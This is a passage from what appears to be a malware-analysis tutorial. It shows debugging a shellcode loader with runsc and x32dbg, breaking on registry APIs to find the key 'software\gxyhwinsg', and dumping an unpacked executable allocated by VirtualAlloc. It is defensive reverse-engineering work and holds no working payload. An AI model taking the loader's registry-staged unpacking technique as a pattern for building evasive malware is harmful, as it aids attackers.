
doing.

let’s use runsc tool.

```
C:\Users\Public>runsc.exe -f shellcode.bin

[*] Shellcode file: shellcode.bin

[*] Size of shellcode is 2980 bytes


[*] What to do now.

Shellcode address: 0x00730000.
Shellcode thread ID: 2664 (0xA68) (currently suspended)

1. Open the appropriate 32/64-bit debugger.
2. Attach to this process using the debugger.
3. Set a breakpoint on the shellcode address shown above (e.g. bp <addr>).
4. Switch back to this window and press any key to resume the shellcode thread.
5. Switch back to the debugger and the program will be stopped on the first shellcode instruction.
```

as we see in the console, we need to open XDBG and attach **runsc** process then put a breakpoint on the shellcode’s address.

after you put the breakpoint, go back to the runsc window and click any key once or twice untill you hit the breakpoint in XDBG.



we are now in the shellcode code!.

from our previous analysis we see that this sample calls RegOpenKeyExA but take a note that if you do a bp RegOpenKeyExA the breakpoint wont trigger because this function is actually loaded from advapi32.dll

so type the following in the XDBG console:

```
bp advapi32.RegOpenKeyExA
```

run.

```
EIP  74FAFC10 <advapi32  8B FF           mov edi,edi                          RegOpenKeyExA
     74FAFC12            55              push ebp
     74FAFC13            8B EC           mov ebp,esp
     74FAFC15            5D              pop ebp
     74FAFC16 <advapi32. FF 25 44 B3 FF  jmp dword ptr ds:[<&RegOpenKeyExA>]  RegOpenKeyExA
     74FAFC1C            CC              int3
     74FAFC1D            CC              int3
     74FAFC1E            CC              int3
     74FAFC1F            CC              int3
     74FAFC20            CC              int3
     74FAFC21            CC              int3
     74FAFC22            CC              int3
     74FAFC23            CC              int3
     74FAFC24            CC              int3
     74FAFC25            CC              int3
     74FAFC26            CC              int3
     74FAFC27            CC              int3
     74FAFC28            CC              int3
     74FAFC29            CC              int3
     74FAFC2A            CC              int3
     74FAFC2B            CC              int3
     74FAFC2C            CC              int3
```


and YES! we hit it, and as we see from the stdcall window, we know the key it opens.

```
1:  [esp+4]  80000002
2:  [esp+8]  00730A48 "software\\gxyhwinsg"
3:  [esp+C]  00000000
4:  [esp+10] 00000001
```


let’s get back to user code, if we scrolled down a little we can see a call to RegQueryValueExA (makes sense because we called RegOpenKeyExA) and VirtualAlloc.

```
007304A5  83 C0 41        add eax,41                  eax:"software\\gxyhwinsg"
007304A8  50              push eax                    eax:"software\\gxyhwinsg"
007304A9  8B 85 70 FF FF  mov eax,dword ptr ss:[
007304AF  50              push eax                    eax:"software\\gxyhwinsg"
007304B0  FF 55 AC        call dword ptr ss:[ebp      [ebp-54]:RegQueryValueExA
007304B3  85 C0           test eax,eax                eax:"software\\gxyhwinsg"
007304B5  75 5C           jne 730513
007304B7  83 BD 60 FF FF  cmp dword ptr ss:[ebp-      64:'d'
007304BE  76 53           jbe 730513
007304C0  6A 40           push 40
007304C2  68 00 30 00 00  push 3000
007304C7  8B 85 60 FF FF  mov eax,dword ptr ss:[
007304CD  50              push eax                    eax:"software\\gxyhwinsg"
007304CE  6A 00           push 0
007304D0  FF 55 A8        call dword ptr ss:[ebp      [ebp-58]:VirtualAlloc
007304D3  89 85 64 FF FF  mov dword ptr ss:[ebp-
007304D9  83 BD 64 FF FF  cmp dword ptr ss:[ebp-
007304E0  74 31           je 730513
007304E2  8D 85 60 FF FF  lea eax,dword ptr ss:[
007304E8  50              push eax                    eax:"software\\gxyhwinsg"
007304E9  8B 85 64 FF FF  mov eax,dword ptr ss:[
007304EF  50              push eax                    eax:"software\\gxyhwinsg"
```

let’s put a breakpoint on VirtualAlloc and watch the memory that it allocates (the return memory address is in EAX).



run again and observe how this memory region changes.



we hit another VirtualAlloc and our memory was filled with some random data. follow the second VirtualAlloc's return address in dump and run.

```
Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

Address   Hex                                              ASCII
01000000  4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00  MZP.........ÿÿ..
01000010  B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00  ........@.......
01000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01000030  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  ................
01000040  BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90  º....´.Í!¸.LÍ!..
01000050  54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73  This program mus
01000060  74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57  t be run under W
01000070  69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00  in32..$7........
01000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
010000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

inc dword ptr ds:[eax] (User Code)
```

WE GOT THE UNPACKED EXECUTABLE!

WHAT A LONG JOURNEY!!